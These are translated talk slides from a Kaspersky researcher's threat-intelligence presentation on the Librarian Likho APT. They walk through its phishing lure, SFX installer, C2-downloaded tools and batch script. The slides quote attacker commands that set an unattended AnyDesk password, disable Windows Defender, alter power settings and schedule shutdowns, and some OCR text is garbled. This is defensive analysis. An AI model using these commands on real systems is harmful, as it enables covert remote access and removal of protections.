Slides / 11 of 19
Talk slides
Librarian Likho — an APT group combining cyberespionage and financial motivation
Alexey Shulmin · Kaspersky
Day 2 — Friday, 12 September 2025: information security day · Scheduled 11:40–12:10 · In the recording 04:50:31–05:28:02
These slides are an English version of the Russian deck shown in the recording: the text the authors set in the presentation has been translated and redrawn in place, while everything captured from a screen — program windows, logs, evidence — is left exactly as it was, in Russian. The fonts are the closest available ones, not the originals. The Russian deck is on the RU version of this page. Under each slide its text is set out for word search and machine reading.
Page 104:51:26 Slide text
MOSCOW
FORENSICS
DAY '25
UVUL
ALEXEY SHULMIN
“LIBRARIAN LIKHO - AN APT GROUP COMBINING CYBERESPIONAGE AND FINANCIAL MOTIVATION”
MFD
MED
Page 204:51:51 Slide text
Librarian Likho - an APT group combining cyberespionage and financial motivation
Alexey Shulmin
kaspersky
Malware Expert, Kaspersky

Page 304:52:58 Slide text
kaspersky
Аналитический отчет
2025
330+ pages of expert material
Attacker profile and the most interesting TTPs
Breakdown of the most active groups, split into clusters
Technical evidence of links between the groups inside each cluster
Hundreds of detailed TTPs used by the groups described
Group graphs with their indicators and links in Obsidian
Записки цифрового
ревизора
три кластера угроз в киберпространстве
kaspersky
Page 404:54:05 Slide text
3
Librarian Likho APT
(ex. Librarian Ghouls)
(AKA Rare Werewolf, Rezet)
kaspersky
Page 504:54:56 Slide text
Librarian Likho
Librarian Likho APT:
State-sponsored APT (another state's intelligence services are probably behind it);
Main goal – cyberespionage, but why not earn steal some money?;
Targets – Russia, Belarus, Kazakhstan: industry, research institutes and design bureaus, universities;
• KISS (Keep It Simple, Stupid!).
kaspersky
Page 604:56:40 Slide text

Initial Attack Vector
Thu 7/18/2024 5:19 PM
Николай Михайлов
• ru>
О ведении Каталога российской ЭКБ (6-3223 от 18.07.2024);
5
To
Исх. 18.07.2024.Nº6.322... 1 MB
Здравствуйте!
В приложении список рассылки.
Направляем в ваш эдрес документ ФГБУ С Пароль
С уважением, канцелярия.
Тел. +7 (495)!
E-mail
*-•...-. Конецпересылаемого сообщения --...
Суважением, Ао!
Initial attack vector – a phishing email
kaspersky
Page 704:58:42 Slide text

Attachment (from another spearphishing email)
"Ic - платежное порученние Nº 347298446725 - 2019.rar" "1c - платежное порученние Nº34729636725 - 2019.scr" SFX archive built with Smart Install Maker, containing:
data.cab, a cabinet file with the malicious files;
installer.config, the installer configuration file containing the commands to be run during installation;
runtime.cab, a CAB file containing only a 36-byte header.
The embedded CAB file data.cab contains the following files:

decoy file in pdf format (=> \Intel\Payment Order # 131.pdf); legitimate executable – the curl utility (=> \Intel\curl.exe); malicious LNK file (=> \Intel\AnyDesk\bat.lnk).
kaspersky
Page 805:00:06 Slide text
Decoy / red-herring file
Поступ. в бакх. плат.
Списано со сч. плат.
ПЛАТЕЖНОЕ ПОРУЧЕНИЕ Mº
131
15.06.2024
Дата
Виз платежа
Сухола прописью
| Шесть сот рублей 00 копеек.
Инн
кПП
600-00
Сумна
000
Платетьшик: АКБ
Банх платеть шика
Банх потучателя
КПП
БИК Cr. Ne
БИК Cr. Ne
01
Вид от
Orep
Потучатеть
Код
Pes 2oze
Взносы на обязательное социальное страхование от несчастных случаев на производстве и профессионатьных заболеваний за май 2024 гола. Регистрационный номер
Назначение платежа
kaspersky
Page 905:01:02 Slide text
Installation actions
After launch the installer performs the following actions, set in the configuration file:

Adds the registry keys needed to install 4t Tray Minimizer (https://www.4t-niagara.com/)
About 4t Niagara Software
4t Niagara Software is a trading name used by Holbi Group Ltd, VAT GB234583502
Contact Information
Paradise Farm High Street Kempsford Fairford Gloucestershire GL7 4EU United Kingdom Contact us via the email support@4t-niagara.com or via the below online form:
kaspersky
Page 1005:03:05 Slide text
Installation actions
After launch the installer performs the following actions, set in the configuration file:
Creates the file c:\Intel\rezet.cmd with shell commands, for example:
• cmd.exe /c echo c: \Intel\ rezet.cmd cd c: \Intel\ • cmd.exe /c echo >> c:\Intel\ rezet.cmd ping -n 6 127.0.0.1
The main thing is conspiracy (!), so the folder gets the “system” and “hidden” attributes.
CONSPIRACY
kaspersky
Page 1105:05:11 Slide text
Installation actions
After launch the installer performs the following actions, set in the configuration file:

Connects to the C2 and downloads the following files:
driver.exe (a custom RAR 3.80, all console output stripped); blat.exe (the legitimate Blat utility for sending mail over SMTP); svchost.exe (AnyDesk RAT); • trays.rar (4t Tray Minimizer); • wol.ps1; • dc.exe (Defender Control).
Unpacks trays.rar with driver.exe using the password limpid2903392 (conspiracy, remember?), and puts the contents into C:\Intel. Then runs Trays.lnk, which starts 4t Tray Minimizer.
kaspersky
Page 1205:06:49 Slide text
Installation actions
Why do the attackers need 4t Tray Minimizer?
У меня
же
лапки
kaspersky
Page 1305:07:17 Slide text
Installation actions
Finally, rezet.cmd runs bat.lnk, extracted earlier, which runs bat.bat.
And that one, in turn:
Sets the AnyDesk password QWERTY1234566, which lets the attackers connect to the victim with no permission prompt;

Calls Defender Control to disable Windows Defender:
2i Defender Control v1.7 - Command Line Info
Usage: dc.exe ‹command>
/E : Enable Windows Defender /D : Disable Windows Defender
/Q : Queries Windows Defender Status
Exsamples: dc.exe /E dc.exe /D dc.exe /Q
Copyright @ 2015-2021 www.sordum.org All rights reserved.
kaspersky
Page 1405:08:05 Slide text
Installation actions
Bat.bat also:

Calls powercfg (the PC power management utility) six times (!) to keep the victim available for a remote connection at any time;
Uses schtasks to create the ShutdownAt5AM task, to shut the victim down at five a.m. every day.
echo QWERTY1234566 | AnyDesk. exe --set-password _unattended_access %SYSTEMDRIVE%\Intel\dc.exe /D
2
powercfg -setacvalueindex SCHEME_CURRENT 4f971e89-eebd-4455-a8de-9e59040e7347 5ca83367-6e45-459f-a27b-476b1d01c936 0
4
5
powercfg -change - standby-timeout-ac e
powercg -change -hibernate-timeout-ac 0
7
powercg -h off powercg/SETDVALUEINDEX SCHEME_CURRENT 238c9fa8-@aad-41ed-83f4-97be242c8f20 bd3b718a-0680-4d9d-8ab2-e1d2b4ac806d 1
8
powercg /SETACVALUEINDEX SCHEME_CURRENT 238c9fa8-@aad-41ed-83f4-97be242c8f20 bd3b718a-0680-4d9d-8ab2-eld2b4ac806d 1 schtasks /create /t "ShutdownAt5AM"/tr
"shutdown /s /f /t 0" /sc daily /st 05:00
10
kaspersky
Page 1505:09:03 Slide text
Installation actions
Also Bat.bat:

runs the previously downloaded wol.ps1:
